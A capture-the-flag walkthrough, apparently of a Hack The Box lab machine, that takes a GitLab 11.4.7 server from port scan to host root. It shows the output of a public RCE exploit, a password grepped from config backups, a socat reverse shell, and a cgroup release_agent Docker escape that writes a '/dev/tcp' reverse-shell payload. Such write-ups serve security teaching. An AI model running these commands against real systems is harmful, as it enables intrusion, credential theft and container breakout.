


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10.10.10.220



Scanning

We can run `masscan_to_nmap.py`, a tool I made that you can [find on my Github](#). It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
[13-Mar-21 11:15:49 GMT] ready/enum
→ sudo python3 masscan_to_nmap.py -i 10.10.10.220


Running Masscan on network tun0 against the IP 10.10.10.220 to quickly identify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-03-13 11:15:51 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
```

Enumeration

The SSH service on port 22 doesn't have any known vulneraibilities, so let's move on to look at **port 5080**

If we traverse to `http://10.10.10.220:5080`, and we get this **gitlab** page



GitLab Community Edition

source software to collaborate on code

Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Register

Full name

test

Username

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Username is available.

Email

Email confirmation

Password


Minimum length is 8 characters

Register

We can **make an account** and we are signed in to the dashbaord

Authenticated Enum

If we traverse to `/help`, we are given the **version** of this gitlab



Well, let's go and ask `searchsploit` if we have anything lying around to exploit gitlab version 11.4.7

```
→ searchsploit gitlab 11.4.7

Exploit Title
GitLab 11.4.7 - RCE (Authenticated)
GitLab 11.4.7 - Remote Code Execution
GitLab 11.4.7 - Remote Code Execution (Authenticated)
Shellcodes: No Results
```

We have a couple, which is great!

Exploit

I found the searchsploit exploits **unstable**, so I found this one on github instead:

https://github.com/dotPY-hax/gitlab_RCE/blob/main/gitlab_rce.py

```
[13-Mar-21 11:57:49 GMT] ready/enum
→ python3 gitlab_rce.py
usage: gitlab_rce.py <http://gitlab:port> <local-ip>
[13-Mar-21 11:57:53 GMT] ready/enum
→ python3 gitlab_rce.py http://10.10.10.220:5080 10.10.14.11
Gitlab Exploit by dotPY [insert fancy ascii art]
registering PIWeb9S30F:VnKUBiGsZZ - 200
Getting version of http://10.10.10.220:5080 - 200
The Version seems to be 11.4.7! Choose wisely
delete user PIWeb9S30F - 200
[0] - GitlabRCE1147 - RCE for Version ≤11.4.7
[1] - GitlabRCE1281LFIUser - LFI for version 10.4-12.8.1 and maybe more
[2] - GitlabRCE1281RCE - RCE for version 12.4.0-12.8.1 - !!RUBY REVERSE SHELL IS VERY UNRELIABLE!! WIP
type a number and hit enter to choose exploit: 0
Start a listener on port 42069 and hit enter (nc -vlnp 42069)
registering HZhDUHhpR7:Ykc8fYZxD3 - 200
hacking in progress - 200
delete user HZhDUHhpR7 - 200
[13-Mar-21 11:58:54 GMT] ready/enum
```

Following the interactive options in this exploit gives us a shell

```
[13-Mar-21 11:58:33 GMT] ready/enum
→ sudo nc -nvlp 42069
listening on [any] 42069 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.220] 57194
bash: cannot set terminal process group (487): Inappropriate ioctl for device
bash: no job control in this shell
git@gitlab:~/gitlab-rails/working$ whoami
git
git@gitlab:~/gitlab-rails/working$
```

Gitlab Shell

From this shell, we can go and get the **user flag**

```
git@gitlab:/home/dude$ ls
ls
user.txt
git@gitlab:/home/dude$ cat user.txt
cat user.txt
e1e20b052b66c06570602805d745a7692
```

Now let's focus on escalating our privileges

Enumeration II

It seems to me that we're in a **docker container**. So we'll need to try and escape this at some point and get onto the main host OS....but for now, let's look at what information is around the machine

In the `/opt/backup` directory, we find some interesting files

```
git@gitlab:/opt/backup$ ls -lash *
ls -lash *
4.0K -rw-r--r-- 1 root root 87K Dec 7 09:25 docker-compose.yml
16K -rw-r--r-- 1 root root 15K Dec 1 16:23 gitlab-secrets.json
80K -rw-r--r-- 1 root root 78K Dec 1 19:20 gitlab.rb
git@gitlab:/opt/backup$
```

Let's sift through these files for sensitive information by running `cat * | grep -i password`. This will read all the files, and filter the lines that contain password.

- The `-i` flag in grep means ignore the case of the phrase provided, and return any case, i.e password or PASSWORD or PASSword

We find the following creds: **"wW59UIZKMbG9+*#h"**

```
##### Email account password
# gitlab_rails['incoming_email_password'] = "[REDACTED]"
# password: 'the_password_of_the_bind_user'
# password: 'the_password_of_the_bind_user'
# '/users/password',
##### Change the initial default admin password and share it
# gitlab_rails['initial_root_password'] = "password"
# gitlab_rails['db_password'] = nil
# gitlab_rails['redis_password'] = nil
gitlab_rails['smtp_password'] = "wW59UIZKMbG9+*#h"
# gitlab_shell['http_settings'] = { user: 'username', p
```

Upgrade Shell

To try and use this password to sign in as different users, we need to use `su`. And to use `su` we need a better shell. Which I'm going to get with **socat**

- Retrieve the binary from here: https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat
- then host it in a temporary web server with `sudo python3 -m http.server 80`
- Summon it from the victim's shell in /tmp via `wget http://[yourIP]/socat`

```
1 # in kali start listener
2 socat file:`tty`,raw,echo=0 tcp-listen:4444
3 #in victim give socat permissions and then execute reverse shell
4 chmod +x socat
5 ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
```

And we get our better shell

```
git@gitlab:/tmp$ chmod +x socat
chmod +x socat
git@gitlab:/tmp$ ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
<ec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
git@gitlab:/tmp$ ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
<ec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.11:4444
[]

[13-Mar-21 12:34:03 GMT] ready/enum
→ socat file:`tty`,raw,echo=0 tcp-listen:4444
git@gitlab:/tmp$ whoami
git
git@gitlab:/tmp$
```

PrivEsc

We can run `su` and enter the password **"wW59UIZKMbG9+*#h"** to authenticate as **root**.

But as we're in a Docker, we aren't Root on the host, which doesn't count as rooting the machine!

```
git@gitlab:/tmp$ su
Password:
root@gitlab:/tmp# cat /root/root.txt
cat /root/root.txt: No such file or directory
root@gitlab:/tmp#
```

Docker Escape to Host

HackTricks has some guidance for us on the moves we can make when running as Root in a docker: <https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout#iown-root>

We'll be using the **Second** PoC on this page. Have your netcat listener ready

```
1 mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
2
3 echo 1 > /tmp/cgrp/x/notify_on_release
4 host_path=`sed -n 's/.*\perdir=([^\,]*).*\/\1/p' /etc/mtab`
5 echo "$host_path/cmd" > /tmp/cgrp/release_agent
6
7 echo '#!/bin/bash' > /cmd
8 echo "bash -i >& /dev/tcp/10.10.14.11/5353 0>&1" >> /cmd
9 chmod a+x /cmd
10
11 sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
12 # shell normally appears by now.
```

```
root@gitlab:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@gitlab:/# host_path=`sed -n 's/.*\perdir=([^\,]*).*\/\1/p' /etc/mtab`
root@gitlab:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@gitlab:/# echo '#!/bin/bash' > /cmd
root@gitlab:/# echo "bash -i >& /dev/tcp/10.10.14.11/5353 0>&1" >> /cmd
root@gitlab:/# chmod a+x /cmd
root@gitlab:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@gitlab:/# []

[13-Mar-21 14:28:50 GMT] ready/enum
→ sudo nc -nvlp 5353
listening on [any] 5353 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.220] 54376
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
root@ready:/# cat /root/root.txt && cat /etc/shadow
cat /root/root.txt && cat /etc/shadow
baf09c11057d2006c667313b20202ba
```

And that's the box rooted!